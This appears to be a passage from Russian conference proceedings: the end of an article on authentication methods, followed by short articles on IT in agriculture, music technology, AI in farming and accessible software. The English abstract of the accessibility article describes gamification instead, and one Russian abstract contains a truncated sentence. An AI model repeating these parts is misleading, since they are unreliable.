Эти принципы помогают обеспечить надежность и безопасность процесса аутентификации пользователей. Если у вас есть еще вопросы или нужна дополнительная информация, не стесняйтесь спрашивать.

Парольная аутентификация - это один из наиболее распространенных методов проверки подлинности пользователя при доступе к системе или сервису. Пользователь должен



предоставить правильный пароль, который заранее был установлен или создан им самим, чтобы получить доступ к своему аккаунту или данным.

Принцип работы парольной аутентификации следующий:

1. Регистрация пароля: пользователь выбирает пароль и регистрирует его в системе. Обычно пароль хэшируется (преобразуется в непонятную для человека последовательность символов), чтобы обеспечить безопасность.
2. Ввод пароля: при попытке входа в систему пользователь вводит свой пароль.
3. Сравнение пароля: введенный пользователем пароль сравнивается с сохраненным хэшем пароля в базе данных. Если они совпадают, пользователю предоставляется доступ к системе.

Парольная аутентификация имеет свои преимущества и недостатки:

Преимущества:

- Простота использования: большинство пользователей знакомы с концепцией паролей и могут легко использовать их для аутентификации.
- Низкая стоимость: реализация парольной аутентификации не требует дорогостоящего оборудования или специальных технологий.
- Легкость изменения: пользователь может легко изменить свой пароль, если считает, что он скомпрометирован.

Недостатки:

- Уязвимость к атакам: пароли могут быть украдены, подобраны или взломаны, особенно если они слабые или не зашифрованы.
- Сложность управления: при большом количестве пользователей управление и хранение большого количества паролей может быть сложным и неэффективным.
- Ограниченная безопасность: даже сложные пароли могут быть скомпрометированы, особенно при использовании небезопасных методов хранения.

Для повышения безопасности рекомендуется использовать дополнительные методы аутентификации, такие как двухфакторная аутентификация или биометрическая идентификация, в сочетании с парольной аутентификацией. Это поможет усилить защиту данных и предотвратить несанкционированный доступ к аккаунту пользователя.

Биометрическая аутентификация - это метод проверки личности пользователя на основе его физиологических или поведенческих характеристик. Вместо использования пароля или PIN-кода, биометрическая аутентификация опирается на уникальные биологические данные человека, такие как отпечатки пальцев, голос, лицо, радужка глаза или даже ходьба.

Принцип работы биометрической аутентификации следующий:

1. Регистрация биометрических данных: пользователь предоставляет свои биометрические данные для регистрации в системе. Например, пользователь сканирует свой отпечаток пальца или записывает голосовой образец.
2. Сопоставление биометрических данных: при попытке доступа к системе пользователь предоставляет свои биометрические данные для сравнения с ранее зарегистрированными данными.
3. Аутентификация: система сравнивает предоставленные биометрические данные с сохраненными данными и принимает решение о предоставлении доступа или отказе.

Преимущества биометрической аутентификации:

- Высокий уровень безопасности: биометрические данные сложно подделать или скопировать, что делает этот метод аутентификации очень надежным.
- Удобство использования: пользователю не нужно запоминать сложные пароли или PIN-коды, просто предоставить свои биометрические данные.
- Невозможность передачи или утери: биометрические данные принадлежат только конкретному пользователю и не могут быть переданы или утрачены.

Недостатки биометрической аутентификации:

- Сложность регистрации: процесс регистрации биометрических данных может быть сложным и требовать специального оборудования.
- Проблемы с конфиденциальностью: существует риск утечки биометрических данных, что может привести к серьезным последствиям для пользователя.
- Невозможность изменения: в отличие от пароля, биометрические данные нельзя изменить, если они были скомпрометированы.

Биометрическая аутентификация широко используется в различных областях, таких как мобильные устройства, финансовые институты, государственные учреждения и другие, где требуется высокий уровень безопасности и удобства для пользователей.

Многофакторная аутентификация - это метод проверки личности пользователя, при котором используется несколько различных факторов для подтверждения его идентичности. Обычно многофакторная аутентификация включает в себя комбинацию трех основных типов факторов:

1. Что-то, что пользователь знает (например, пароль, PIN-код, ответ на секретный вопрос).
2. Что-то, что пользователь имеет (например, физическое устройство, смартфон, токен).
3. Что-то, что пользователь является (например, биометрические данные, такие как отпечаток пальца или сканирование лица).

Принцип работы многофакторной аутентификации следующий:

1. Пользователь вводит первый фактор аутентификации (например, пароль).
2. После успешного ввода первого фактора пользователю предлагается предоставить второй или третий фактор для дополнительной проверки.
3. Система сравнивает предоставленные факторы с зарегистрированными данными и принимает решение о предоставлении доступа или отказе.

Преимущества многофакторной аутентификации:

- Усиление безопасности: комбинация нескольких факторов делает процесс аутентификации более надежным и сложным для злоумышленников.
- Защита от утери пароля: даже если один из факторов был скомпрометирован, другие факторы могут обеспечить дополнительный уровень защиты.
- Соблюдение стандартов безопасности: многие организации и индустрии требуют использования многофакторной аутентификации для соблюдения стандартов безопасности.

Недостатки многофакторной аутентификации:

- Увеличенная сложность: процесс аутентификации с использованием нескольких факторов может быть более сложным и затратным для пользователей.
- Зависимость от доступности факторов: если пользователь потеряет доступ к устройству или биометрическим данным, это может привести к проблемам с доступом к системе.
- Необходимость дополнительного оборудования: для некоторых методов многофакторной аутентификации может потребоваться специальное оборудование или программное обеспечение.

Многофакторная аутентификация является эффективным методом повышения безопасности и защиты данных, особенно в случаях, когда требуется высокий уровень безопасности или соблюдение строгих стандартов безопасности.

\*\*\*

1. «Authentication: From Passwords to Public Keys» by Richard E. Smith
2. «Biometrics: Identity Verification in a Networked World» by Samir Nanavati, Michael Thieme, and Raj Nanavati
3. «Multi-Factor Authentication: A Survey» by Sivakumar D, Prasanthi N, and Shubhangi K

Мадаев С.М., Губашева Х.А.

## Использование ИТ в сельском хозяйстве для оптимизации урожайности

Чеченский государственный  
университет им А.А. Кадырова  
(Россия, Грозный)

doi: 10.18411/trnio-04-2024-654

### Аннотация

Информационные технологии (ИТ) вплетают в полотно современного сельского хозяйства новое повествование, преобразуя поле с беспрецедентной точностью и проницательностью. В этой статье рассматривается сочетание традиций и инноваций, в котором ИТ становятся катализатором повышения производительности и устойчивости сельского хозяйства. Через призму точного земледелия, дронов и интеллектуальных систем мы исследуем динамические изменения, происходящие в сельских ландшафтах. ИТ в сельском хозяйстве – это не просто оптимизация урожайности; речь идет о создании устойчивого, продовольственно-безопасного будущего, лежащего в основе принципа заботы о Земле и одновременного питания ее жителей.

**Ключевые слова:** точное земледелие, устойчивое земледелие, цифровой сбор урожая, умное земледелие, агротехнологическая революция, Интернет вещей в сельском хозяйстве.

### Abstract

Information technology (IT) is weaving a new narrative into the fabric of modern agriculture, transforming the field with unprecedented precision and insight. This article explores the combination of tradition and innovation in which IT is becoming a catalyst for improving agricultural productivity and sustainability. Through the lens of precision agriculture, drones and intelligent systems, we explore the dynamic changes taking place in rural landscapes. IT in agriculture is not just about optimizing yields; it is about creating a sustainable, food-secure future that is rooted in the principle of caring for the Earth while feeding its people.

**Keywords:** precision farming, sustainable farming, digital harvesting, smart farming, agri-tech revolution, Internet of Things in agriculture.

Использование технологий: новый рубеж в сельском хозяйстве

Прошли те времена, когда сельское хозяйство сводилось исключительно к ручному труду по посеву, уходу и сбору урожая. Теперь фермеры стоят на пороге нового рубежа, когда цифровые инструменты и анализ данных открывают путь к более разумным, эффективным и устойчивым методам ведения сельского хозяйства. От точного земледелия до дронов — ИТ открывают мир, в котором каждая капля воды и зерно удобрений используются в полной мере.

В основе этой технологической революции лежит точное земледелие — концепция, сочетающая вековую мудрость сельского хозяйства с передовыми знаниями информационных технологий. Благодаря датчикам, системам GPS и анализу данных фермеры теперь могут понимать свои поля с невиданной ранее ясностью. Уровень влажности почвы, потребности в питательных веществах и здоровье сельскохозяйственных культур больше не являются загадкой, а являются показателями, измеримыми и управляемыми, позволяющими принимать точные, целенаправленные и невероятно эффективные меры.

Дроны и спутники:

Появление дронов и спутниковых технологий вернуло некогда далекие звезды на землю, предоставив фермерам возможность увидеть свои поля с высоты птичьего полета. Эти «глаза в небе» предоставляют бесценные данные о состоянии посевов, зараженности вредителями и погодных воздействиях, позволяя принимать не просто реактивные, но и упреждающие решения, превращая потенциальные потери в обильные урожаи



Рисунок 1. Технология точного земледелия в действии.

Интернет вещей и умное сельское хозяйство:

В эту новую эпоху Интернет вещей (IoT) стал дирижером симфонии, организуя гармонию между технологиями и природой. Интеллектуальные сельскохозяйственные орудия, оснащенные устройствами Интернета вещей, собирают и передают данные в режиме реального времени, превращая каждое поле в богатый данными холст, из которого можно извлечь полезную информацию. Этот постоянный поток информации обеспечивает уровень синхронизации между фермером, полем и машиной, о котором когда-то можно было только мечтать.

Тем не менее, при всей своей многообещаемости, путь интеграции информационных технологий в сельское хозяйство не лишен препятствий. Проблемы цифровой грамотности, инфраструктуры и инвестиций реальны и актуальны, особенно в менее развитых регионах. Но дух сельского хозяйства – это дух устойчивости и адаптируемости. Фермеры во всем мире принимают вызов, вооружившись решимостью обеспечить не только свое будущее, но и будущее будущих поколений.

Поскольку мы находимся на стыке традиций и инноваций, становится ясно, что ИТ в сельском хозяйстве — это больше, чем просто инструмент оптимизации урожайности; это мост в устойчивое будущее. Сокращая отходы, защищая активы и увеличивая урожайность, технологические инновации прокладывают путь к устойчивому сельскохозяйственному будущему, обеспечивая ее жизнеспособность для потомства. Объединение передовых механизмов в сфере земледелия дает многочисленные преимущества, однако нельзя игнорировать экологические последствия. Появление сложных агрономических методов заметно сократило потребность в синтетических агентах роста и средствах отпугивания вредителей благодаря их тщательному использованию, основанному на немедленной оценке данных. Это не только сокращает затраты, связанные с производством, но также снижает эрозию почвы и загрязнение воды, тем самым способствуя созданию более устойчивой экосистемы.

Тем не менее, долговечность самих технологических орудий требует пристального внимания. Изготовление, эксплуатация и утилизация таких устройств несут значительный энергетический след, способствуя накоплению электронного мусора. Поскольку сельскохозяйственный сектор продолжает приветствовать цифровые усовершенствования, поддержка внедрения возобновляемых источников энергии и более чистых производственных процессов становится обязательным условием поддержки этих новшеств.

Кроме того, переход к интеллектуальному сельскому хозяйству должен включать инициативы по переработке и повторному использованию устаревшего оборудования для предотвращения ущерба окружающей среде. Сосредоточение внимания на создании и использовании устойчивых, разлагаемых материалов в технологических областях может значительно уменьшить экологический след, оставляемый сельским хозяйством.

Эта комплексная стратегия, направленная на объединение технологий в сельскохозяйственную практику, не только повышает эффективность и производительность, но и способствует охране окружающей среды. Столкнувшись с этими дилеммами, аграрная сфера может осветить путь вперед, демонстрируя, как инновации могут плавно сочетаться с сохранением окружающей среды.

Укрепление альянсов между технологическими конгломератами, учеными-агрономами и поклонниками охраны окружающей среды имеет решающее значение в условиях этого зеленого переворота. Такая синергия может стать катализатором появления более чистых технологий и методологий, гарантируя, что расширение сельскохозяйственной сферы не будет происходить в ущерб территории. Начало педагогических инициатив и симпозиумов может сыграть решающую роль в распространении знаний о технологиях устойчивого ведения сельского хозяйства среди скотоводческих коллективов.

Слияние информационных технологий с сельским хозяйством создает новую перспективу, в которой эффективность и устойчивость переплетаются. В эту смелую новую эпоху каждый земледелец обладает потенциалом выступать в роли хранителя почвы, используя мощь технологий для ухода за землей. Путешествие сопряжено с препятствиями, но перспективы остаются блестящими. В основе этой технологической метаморфозы лежит залог — обет на будущее, в котором сельское хозяйство останется основой цивилизации, оживлённой и обновленной мощью информационных технологий.

\*\*\*

1. Раджабов К. Я., Эминова Н. Э. Развитие системы АПК за счет внедрения информационно-аналитических систем //УЭПС: управление, экономика, политика, социология. – 2020. – №. 1. – С. 54-60.
2. Догадина М. А. и др. Агроэкологическая оценка применения минерального удобрения Агрилайф на яровой пшенице //Вестник аграрной науки. – 2021. – №. 3 (90). – С. 49-57.
3. Ахметзянов А. А. и др. Влияние фонов питания горчицы белой на физико-химические свойства черноземов и урожайность последующей культуры полевого севооборота в Республике Татарстан //Плодородие. – 2020. – №. 3 (114). – С. 32-34.
4. Наумченко Е. Т., Банецкая Е. В. Агрохимические и биологические факторы оптимизации минерального питания пшеницы при длительном внесении удобрений //Вестник Дальневосточного отделения Российской академии наук. – 2019. – №. 3 (205). – С. 86-90.

**Мадаев С.М., Губашева Х.А.**

**Музыка и ИТ: создание новых звуков с помощью технологий**

*Чеченский государственный университет им А.А. Кадырова  
(Россия, Грозный)*

doi: 10.18411/trnio-04-2024-655

#### **Аннотация**

В развивающемся ландшафте звука и культуры слияние музыки и информационных технологий (ИТ) является свидетельством человеческого творчества и технологического прогресса. Это исследование углубляется в то, как технологии не просто дополнили, но и произвели революцию в том, как мы создаем, распространяем и воспринимаем музыку. От цифрового синтеза звуков до глобальных платформ обмена — ИТ разрушили традиционные барьеры, открыв эпоху, в которой музыка выходит за пределы физических и культурных границ. Путешествуя по этой новой территории, мы обнаруживаем множество способов, которыми технологии расширяют возможности как артистов, так и публики, создавая разнообразную палитру звуков и впечатлений, которые определяют современный музыкальный дух времени.

**Ключевые слова:** синтезированная музыка, цифровые звуковые ландшафты, программное обеспечение для создания музыки, музыкальные технологии, цифровые аудиорабочие станции, обработка аудиоэффектов

#### **Abstract**

In the evolving landscape of sound and culture, the fusion of music and Information Technology (IT) stands as a testament to human creativity and technological advancement. This exploration delves into how technology has not merely augmented but revolutionized the way we create, distribute, and experience music. From the digital synthesis of sounds to the global sharing

platforms, IT has dismantled traditional barriers, fostering an era where music transcends physical and cultural boundaries. As we traverse this new terrain, we uncover the myriad ways in which technology has empowered artists and audiences alike, giving rise to a diverse tapestry of sounds and experiences that define the contemporary musical zeitgeist.

**Keywords:** synthesized music, Digital Soundscapes, Music Production Software, Music Technology, Digital Audio Workstations, Audio Effects Processing

Объединение музыки и информационных технологий знаменует собой революцию не только в том, как мы создаем музыку, но и в том, как мы ее воспринимаем и переживаем. Прошли те времена, когда музыкальное творчество ограничивалось акустическими границами традиционных инструментов. Сегодня цифровые звуковые рабочие станции, программные синтезаторы и алгоритмическая композиция стали новыми фортепиано и скрипками, расширяя набор инструментов музыканта бесконечными звуками и текстурами.

В этом цифровом ренессансе каждая нота и бит могут быть вылеплены с точностью, рождая жанры и звуковые ландшафты, которые когда-то были за пределами воображения. Технологии демократизировали музыкальное производство, позволив артистам из всех слоев общества поделиться своим уникальным голосом с миром. От продюсера спальни до пианиста с классическим образованием — цифровая сфера предлагает холст безграничного музыкального потенциала.

Суть этой трансформации лежит в инновационных инструментах и платформах, которые изменили границы музыки. Электронные инструменты, когда-то новинки авангардных исполнений, стали основой современной музыки, вдыхая новую жизнь в композиции своим универсальным звучанием.

Более того, ИТ произвели революцию в том, как мы микшируем, обрабатываем звук и манипулируем им. Передовое программное обеспечение позволяет тщательно обрабатывать аудио, позволяя артистам достичь ранее недостижимого уровня совершенства.

В симфонии современной музыкальной эволюции технологии сыграли роль освободителя, особенно для независимых исполнителей. Цифровая эпоха привела к появлению инструментов, которые разрушают барьеры между воображением и творчеством, предлагая палитру звуков и эффектов, ранее доступную только студиям высокого класса. Платформы социальных сетей, потоковые сервисы и онлайн-каналы распространения теперь предоставляют площадку для голосов, которые могли бы остаться неслышанными. Такая демократизация создания и распространения музыки способствует созданию яркой и разнообразной музыкальной экосистемы, в которой каждый артист имеет шанс быть услышанным, оказывать влияние и процветать.

**Симфония байтов: Цифровой концертный зал**

Возможно, одно из самых глубоких влияний ИТ на музыку — это то, как мы ее воспринимаем. Концерты в виртуальной реальности и выступления в прямом эфире сломали физические ограничения традиционных площадок, позволив зрителям погрузиться в музыкальные впечатления независимо от их местоположения. Это сочетание технологий и артистизма не только преобразило концертный опыт, но и создало новое общее пространство, где фанаты со всего мира могут общаться посредством универсального языка музыки.

Тем не менее, это путешествие не лишено проблем. Цифровизация музыки поднимает вопросы об аутентичности, авторских правах и ценности музыки на насыщенном рынке. Артисты и профессионалы индустрии одинаково бороздят эти цифровые воды, балансируя между инновациями и традициями, стремясь к гармонии в сложной динамике современной музыкальной индустрии.

Переход от аналогового к цифровому формату изменил ландшафт производства и потребления музыки. Давайте углубимся в реальные примеры, иллюстрирующие этот сейсмический сдвиг.

В аналоговую эпоху запись музыки была трудоемким процессом, предназначенным для тех, у кого было доступ к студийному времени и дорогому оборудованию. Знаменитый альбом

группы «Битлз» «Sgt. Pepper's Lonely Hearts Club Band» служит ярким примером. Этот шедевр, созданный в 1960-х годах, потребовал инновационных студийных технологий, бесчисленных часов монтажа, наложения и экспериментов с нетрадиционными инструментами. Сложность и стоимость этих процессов означали, что такие творческие исследования были доступны лишь избранным.

У слушателей тоже было другое отношение к музыке. Альбомы воспринимались как законченные произведения: фанаты часто покупали физические копии и слушали музыкальный трек за треком, впитывая обложку и аннотации. Осязаемая природа виниловых пластинок или кассет добавляла физическому измерению к опыту прослушивания, глубоко личному, но ограниченному наличием и доступностью альбомов.

Что касается потребления, такие потоковые платформы, как Spotify и Apple Music, изменили наш доступ к музыке. Слушатели теперь имеют под рукой всемирную дискографию и могут исследовать новые жанры и исполнителей без необходимости покупать физический альбом. Эта простота доступа привела к тому, что рынок стал более ориентирован на синглы, где плейлисты и отдельные треки стали нормой, меняя то, как артисты выпускают музыку и общаются с аудиторией.

Такие платформы, как SoundCloud и Bandcamp, дали музыкантам возможность публиковать свои работы напрямую для аудитории по всему миру, минуя традиционных посредников в индустрии. Этот сдвиг привел к появлению новых жанров и субкультур, непредсказуемым образом изменивших музыкальный ландшафт.

Музыка и ИТ открыли новую эру художественного выражения, превращая звуковые волны в эмоциональные пейзажи, которые достигают самой сути нашего существования. Когда мы смотрим в будущее, перспектива дальнейших инноваций таит в себе потенциал переопределить музыку так, как мы еще не могли себе представить. В этой цифровой симфонии мы все одновременно зрители и исполнители, приглашенные исследовать необъятность звука, созданного не только из струн и клавиш, но и из байтов и кодов.

\*\*\*

1. Дергунова В. Н., Корчагина Н. В. ЦИФРОВЫЕ ТЕХНОЛОГИИ В ОБУЧЕНИИ И КОНЦЕРТНОЙ ПРАКТИКЕ СОВРЕМЕННОГО ЭСТРАДНОГО ВОКАЛИСТА. – 2023.
2. Шийка Д. В. Особенности восприятия музыки в век высоких технологий //Молодежь в науке-2021. – 2021. – С. 433-436
3. Потапенко Н. И., Назарук К. Ю., Василькова А. Н. Использование искусственного интеллекта для генерации музыки. – 2023.
4. Новашина М. С. Музыкальное образование и компьютеризация учебного процесса //Мир образования-образование в мире. – 2020. – №. 2. – С. 206-209.
5. Байбеков О. М., Курмангалиева М. С. Сэмплирование как процесс интеграции новых технологий в музыкальную культуру Казахстана //Проблемы музыкальной науки/Music Scholarship. – 2020. – №. 3. – С. 65-76.
6. Курлыкин И. С. и др. Аудиоморфинг как процесс моделирования звука: история, технологии, практика //Культурная жизнь Юга России. – 2022. – №. 4 (87). – С. 7-13.

**Мадаев С.М., Губашева Х.А.**

**Применение искусственного интеллекта и машинного обучения в сельском хозяйстве:  
перспективы и риски**

*Чеченский государственный университет им А.А. Кадырова  
(Россия, Грозный)*

doi: 10.18411/trnio-04-2024-656

**Аннотация**

В условиях, когда мир жаждет устойчивых решений, союз крайне необходимым. В нем сочетаются алгоритмы прогнозирования, автономные машины и данные, позволяющие фермерам получать знания. Эти технологии предоставляют инструменты, необходимые для

преодоления сложностей, связанных с изменением климата, борьбой с вредителями и управлением почвой, одновременно обеспечивая защиту окружающей среды.

В то время как алгоритмы искусственного интеллекта анализируют огромные массивы данных, а роботы, управляемые искусственным интеллектом, деликатно собирают созревший урожай, фермеры оказываются на стыке традиций и технологий. Благодаря машинному обучению они обнаруживают самые ранние признаки заболеваний сельскохозяйственных культур, обеспечивая безопасность своих инвестиций и средств к существованию.

**Ключевые слова:** сельскохозяйственные технологии, искусственный интеллект, машинное обучение, точное земледелие, устойчивое сельское хозяйство, сохранение окружающей среды.

### Abstract

With the world hungry for sustainable solutions, the alliance of artificial intelligence (AI) and agriculture is becoming essential. It combines predictive algorithms, autonomous machines and data to provide farmers with insights. These technologies provide the tools needed to overcome the complexities of climate change, pest control and soil management while protecting the environment.

As artificial intelligence algorithms analyse vast amounts of data and AI-driven robots delicately harvest ripe crops, farmers find themselves at the intersection of tradition and technology. Thanks to machine learning, they are detecting the earliest signs of crop diseases, securing their investments and livelihoods.

**Keywords:** agricultural technology, artificial intelligence, machine learning, precision farming, sustainable agriculture, environmental conservation

В сфере точного земледелия алгоритмы искусственного интеллекта анализируют огромные массивы данных для разработки стратегий управления посевами. От оценки состояния почвы до прогнозирования погоды - фермеры могут оптимизировать орошение, внесение удобрений и борьбу с вредителями, обеспечивая обильные урожаи и экономя при этом ценные ресурсы.

Прошли времена трудоемкого сбора урожая; роботы, управляемые искусственным интеллектом и оснащенные датчиками и камерами, деликатно срывают спелые фрукты и овощи. Такая автоматизация не только снижает трудозатраты, но и минимизирует послеуборочные потери, повышая общую рентабельность хозяйства.

Теперь с помощью машинного обучения можно на ранней стадии выявить закономерности в развитии болезней сельскохозяйственных культур. Анализируя тонкие изменения в поведении растений, фермеры могут принять упреждающие меры, сдерживая вспышки заболеваний и защищая свои инвестиции в сельское хозяйство.

Помимо борьбы с вредителями, ИИ также играет ключевую роль в продвижении биоразнообразия. Анализируя данные об окружающей среде, системы ИИ могут рекомендовать стратегии диверсификации видов растений, которые улучшают здоровье экосистемы. Это не только способствует естественной борьбе с вредителями, но и поддерживает жизнеспособность земли, обеспечивая продуктивность и экологический баланс. Такой проактивный подход позволяет сохранить урожай и обеспечить средства к существованию.

Устойчивое сельское хозяйство:

Искусственный интеллект (ИИ) и машинное обучение (МО) позволяют фермерам внедрять рациональные методы ведения сельского хозяйства. Оптимизация использования воды, снижение расхода химикатов и внедрение экологичных методов борьбы с вредителями превращают сельское хозяйство не только в профессию, но и в заботу об окружающей среде. Интеграция технологий обеспечивает симбиотические отношения между человеком и природой.

Более того, интеграция ИИ в сельское хозяйство меняет социальные структуры, особенно в сельской местности.






Рисунок 1. Процесс прогнозирования болезней сельскохозяйственных культур.

Алгоритмы искусственного интеллекта оптимизируют цепочку поставок сельскохозяйственной продукции. Аналитика данных в реальном времени способствует эффективной логистике, сокращая потери при транспортировке и хранении. Более того, системы, управляемые искусственным интеллектом, совершают революцию в борьбе с вредителями и борьбе с болезнями. Вместо традиционного тотального подхода к опрыскиванию пестицидами целых полей, ИИ позволяет осуществлять целенаправленные вмешательства, выявляя конкретные области, нуждающиеся в обработке, и сокращая общее использование химикатов. Такое точное земледелие не только экономит ресурсы, но и сводит к минимуму воздействие на окружающую среду, способствуя более устойчивому подходу к сельскому хозяйству.

Внедрение роботов в сельское хозяйство, пожалуй, одно из самых ярких изменений. Эти машины, управляемые искусственным интеллектом, могут выполнять самые разные задачи: от посадки семян до сбора спелых фруктов и овощей. Они работают не покладая рук, день и ночь, в условиях, которые были бы трудными или невозможными для людей. Эта автоматизация помогает решить проблему нехватки рабочей силы и снижает физические потери фермеров, но она также поднимает вопросы о сокращении рабочих мест и будущей роли человека в сельском хозяйстве.

Болезни могут уничтожить посевы, уничтожить весь урожай и нанести значительный экономический ущерб. Здесь ярко проявляют себя искусственный интеллект и машинное обучение, предлагая возможность обнаруживать ранние признаки болезней и заражения вредителями. Анализируя данные из различных источников, включая спутниковые изображения и датчики, установленные на полях, эти системы могут выявлять незначительные изменения в состоянии растений задолго до того, как они станут видны человеческому глазу. Эта система раннего предупреждения позволяет фермерам действовать быстро, изолируя проблемы и устраняя их до того, как они распространятся.

Стремление к монокультуре в современном сельском хозяйстве привело к уменьшению биоразнообразия, что может сделать сельскохозяйственные культуры более восприимчивыми к болезням и вредителям. Искусственный интеллект и машинное обучение помогают обратить эту тенденцию вспять, анализируя данные об окружающей среде и рекомендуя стратегии севооборота и диверсификации. Это не только помогает восстановить естественные экосистемы, но и создает более устойчивые системы земледелия, которые лучше способны противостоять вредителям, болезням и изменяющимся климатическим условиям.



Рисунок 2. Роль ИИ в развитии сельского хозяйства.

Интеграция ИИ в сельское хозяйство преобразует сельские сообщества, открывая новые возможности для роста и развития. Однако этот сдвиг также требует значительных изменений в рабочей силе, поскольку традиционные роли фермеров развиваются или устаревают. Необходимость перекалфикации и образования имеет решающее значение, равно как и необходимость гарантировать, что эти изменения принесут пользу всему сообществу и не усугубят существующее неравенство.

По мере продвижения вперед потенциал искусственного интеллекта и машинного обучения в сельском хозяйстве кажется безграничным. Эти технологии могут привести к миру, в котором голод и отсутствие продовольственной безопасности останутся в прошлом. Однако это светлое будущее не лишено своих теней. Такие проблемы, как конфиденциальность данных, этическое использование ИИ и цифровой разрыв между различными регионами и социально-экономическими группами, должны быть решены, чтобы гарантировать, что преимущества этих инноваций будут доступны всем.

В заключение отметим, что интеграция искусственного интеллекта и машинного обучения в сельское хозяйство представляет собой значительный шаг вперед, предлагая решения некоторых из наиболее насущных проблем, стоящих перед отраслью. Однако, когда мы ориентируемся в этом новом ландшафте, крайне важно поддерживать баланс между инновациями и этическими соображениями, гарантируя, что плодами этой технологической революции будут пользоваться все, а не только избранные.

\*\*\*

1. Skvortsov E. A. et al. Перспективы применения технологий искусственного интеллекта в сельском хозяйстве региона // Экономика региона. – 2020. – Т. 16. – №. 2. – С. 563-576.
2. Илющенко Е. В., Глотова Н. И. Применение технологий искусственного интеллекта в сельском хозяйстве // Перспективы внедрения инновационных технологий в АПК. – 2019. – С. 172-173.
3. Зиядуллаев Д. Ш., Джолдасбаева А. Б., Байгилеуова Г. Д. К. Использование искусственного интеллекта для оценки рисков неполучения урожая // Science and Education. – 2022. – Т. 3. – №. 6. – С. 445-451.

**Мадаев С.М., Губашева Х.А.**

**Разработка программного обеспечения для людей с ограниченными возможностями**

*Чеченский государственный университет им А.А. Кадырова  
(Россия, Грозный)*

doi: 10.18411/trnio-04-2024-657

#### **Аннотация**

В сегодняшнем быстро развивающемся технологическом ландшафте невозможно переоценить значение разработки программного обеспечения, предназначенного для людей с ограниченными возможностями. В этой всеобъемлющей статье рассматривается насущная необходимость разработки доступных и удобных для пользователя программных решений, отвечающих различным требованиям людей с ограниченными возможностями. Подчеркивая интеграцию принципов инклюзивного дизайна, эта дискуссия раскрывает множество способов,

с помощью которых технологии могут стать рычагом расширения возможностей, а не барьером.

**Ключевые слова:** доступность, инклюзивный дизайн, вспомогательные технологии, разработка, ориентированная на пользователя, программное обеспечение, удобное для людей с ограниченными возможностями, адаптивные технологии

### Abstract

Gamification, an innovative approach in education, has made waves in recent years by transforming traditional learning methods. By integrating game mechanics into educational settings, educators are noticing heightened motivation and improved knowledge retention among students. This article delves into the nuts and bolts of gamification, its benefits, how game mechanics influence education, and potential pitfalls.

**Keywords:** accessibility, Inclusive Design, Assistive Technologies, User-Centered Development, Disability-Friendly Software, Adaptive Technologies

Критическая важность инклюзивной разработки программного обеспечения подчеркивается растущей зависимостью от цифровых решений, в результате чего создание программного обеспечения, доступного для всех, включая людей с ограниченными возможностями, становится моральной и практической необходимостью. В этой статье обсуждаются различные типы нарушений — физические, сенсорные, когнитивные и неврологические — и уникальные проблемы, которые каждый из них представляет при использовании программного обеспечения. Понимание этих проблем имеет решающее значение для разработки действительно инклюзивных решений.

Принципы, технологии и дизайн инклюзивного программного обеспечения:

Инклюзивная разработка программного обеспечения опирается на такие ключевые принципы, как доступность, удобство использования и настраиваемость, гарантирующие универсальность использования приложений. Достижения в области технологий, включая программы чтения с экрана, программное обеспечение для распознавания речи, терминалы Брайля и специальные устройства ввода, имеют жизненно важное значение для устранения барьеров и повышения доступности. Более того, внедрение лучших практик в дизайне, таких как подход, ориентированный на пользователя, обеспечение простоты и ясности, обеспечение единообразной навигации и внедрение адаптивного дизайна, облегчает создание программного обеспечения, которое обслуживает широкий круг пользователей.

Юридические аспекты и реальное применение:

Разработчикам важно учитывать юридические и этические соображения, чтобы гарантировать, что их программное обеспечение соответствует стандартам доступности и уважает права пользователей. Изучение успешных примеров использования мобильных приложений, веб-приложений и настольного программного обеспечения может дать ценную информацию об эффективных стратегиях инклюзивного развития.

Вызовы и будущие направления:

Несмотря на прогресс, все еще существуют серьезные препятствия, такие как технические барьеры, экономические ограничения и общая недостаточная осведомленность, которые могут препятствовать разработке доступного программного обеспечения. Преодоление этих проблем требует согласованных усилий, включающих сотрудничество, образование и использование передовых технологий. Будущее инклюзивной разработки программного обеспечения, движимое такими тенденциями и инновациями, как искусственный интеллект и машинное обучение, открывает новые возможности для повышения доступности.

Помимо преодоления технических и финансовых препятствий, учет многообразия является ключевым элементом в разработке программных решений, которые удовлетворят потребности всех. Это предполагает более глубокое понимание культурных, языковых и социальных нюансов, которые влияют на то, как люди с ограниченными возможностями взаимодействуют с технологиями. Учет различных точек зрения в процессе разработки не

только расширяет функциональность и охват программного обеспечения, но также отражает стремление к более инклюзивному обществу.

Улучшение пользовательского опыта посредством инноваций:

Путь к полностью доступному программному обеспечению продолжается, и инновации играют решающую роль. Новые технологии, такие как дополненная реальность (AR), виртуальная реальность (VR) и Интернет вещей (IoT), обещают создать более захватывающий и интуитивно понятный пользовательский опыт. Используя эти технологии, разработчики могут создавать программное обеспечение, которое будет не только доступным, но и привлекательным, разрушая давние барьеры на пути к цифровому охвату.

Путь к созданию общедоступного программного обеспечения не стоит идти в одиночку. Это требует сотрудничества заинтересованных сторон из различных секторов, включая правительства, бизнес и сообщество инвалидов. Работая вместе, обмениваясь знаниями и объединяя ресурсы, мы можем ускорить разработку программного обеспечения, которое действительно подойдет каждому. Этот совместный подход не только приведет к более инновационным решениям, но и будет способствовать развитию культуры инклюзивности и уважения

Разработка доступного программного обеспечения для людей с ограниченными возможностями выходит за рамки чисто технических проблем; это выступает в качестве фундаментального морального императива. Эта приверженность инклюзивности не только помогает тем, кого это непосредственно затрагивает, улучшая их способность ориентироваться в цифровой среде и извлекать выгоду из нее, но также способствует созданию более инклюзивного и справедливого общества. По мере нашего продвижения вперед коллективные усилия разработчиков, дизайнеров, политиков и пользователей имеют решающее значение для формирования цифрового мира, который вмещает каждого, независимо от его физических или когнитивных способностей. Приняв вызовы и сосредоточив внимание на постоянном совершенствовании и инновациях, мы можем гарантировать, что цифровое будущее будет доступно всем, приближая нас к миру, где технологии действительно служат каждому.

